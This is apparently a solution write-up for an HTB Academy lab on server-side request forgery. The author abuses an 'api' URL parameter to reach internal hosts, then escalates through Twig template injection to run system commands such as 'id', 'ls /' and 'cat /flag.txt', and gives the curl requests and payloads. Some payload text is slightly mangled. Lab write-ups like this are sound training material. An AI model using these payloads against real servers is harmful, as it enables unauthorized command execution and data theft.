SSRF Skills Assesment HTB Academy
Solution of the SSRF Skills Assesment from HTB Academy

Contents
Solution

Once we’ve got the target, if we take a look the source code CTRL+U que can see a Javascript script which reveals a new api endpoint

"<script> for (var truckID of ["FusionExpress01", "FusionExpress02", "FusionExpress03"]) { var xhr = new XMLHttpRequest(); xhr.open('POST', '/', false); xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded'); xhr.onreadystatechange = function() { if (xhr.readyState === XMLHttpRequest.DONE) { var resp = document.getElementById(truckID) if (xhr.status === 200) { var responseData = xhr.responseText; var data = JSON.parse(responseData); if (data['error']) { resp.innerText = data['error']; } else { resp.innerText = data['location']; } } else { resp.innerText = "Unable to fetch current truck location!" } } }; xhr.send('api=http://truckapi.htb/?id' + encodeURIComponent("=" + truckID)); } </script>""
We can confirm this reloading the page and watching the network tab using dev tools in our browser, several petitions are made.

We can test this api endpoint using the previous petition
"curl -X POST http://154.57.164.64:30160   -d 'api=http://truckapi.htb/?id=FusionExpress02' -H "Content-Typ
e: application/x-www-form-urlencoded"     {"id": "FusionExpress02", "location": "456 Oak Avenue"}"
We can attempt to exploit a SSRF which has done successfully but we cannot achieve RCE or find interesting data with LFI
"curl -X POST http://154.57.164.64:30160   -d 'api=http://127.1:80' -H "Content-Type: application/x-www-for
m-urlencoded"

<!doctype html>
<html class="no-js" lang="en">
<head>
       <meta charset="utf-8">
<SNIP>..."
Testing further we can realise that any input we introduced within the id parameter will be reflected in the server response, that means that we can try some injections
"curl -X POST http://154.57.164.64:30160   -d 'api=http://truckapi.htb/?id=testing' -H "Content-Type: appli
cation/x-www-form-urlencoded"    {"id": "testing", "location": "134 Main Street"}"
In this case I started to attempt SSTI injection following this table:

"curl -X POST http://154.57.164.64:30160   -d 'api=http://truckapi.htb/?id={{7.7}}' -H "Content-Type: appli
cation/x-www-form-urlencoded" {"id": "49", "location": "134 Main Street"}"
After getting 49 using the payload {{7.7}} we can sightly confirm that the server is handled by twig, so now we can try to inject come system commands:
{{ ['id'] | filter('system') }}
Then I searched in the / directory looking for the flag.txt file
{{ ['ls /'] | filter('system') }}
Finally we can reed the flag:
{{ ['cat /flag.txt'] | filter('system') }}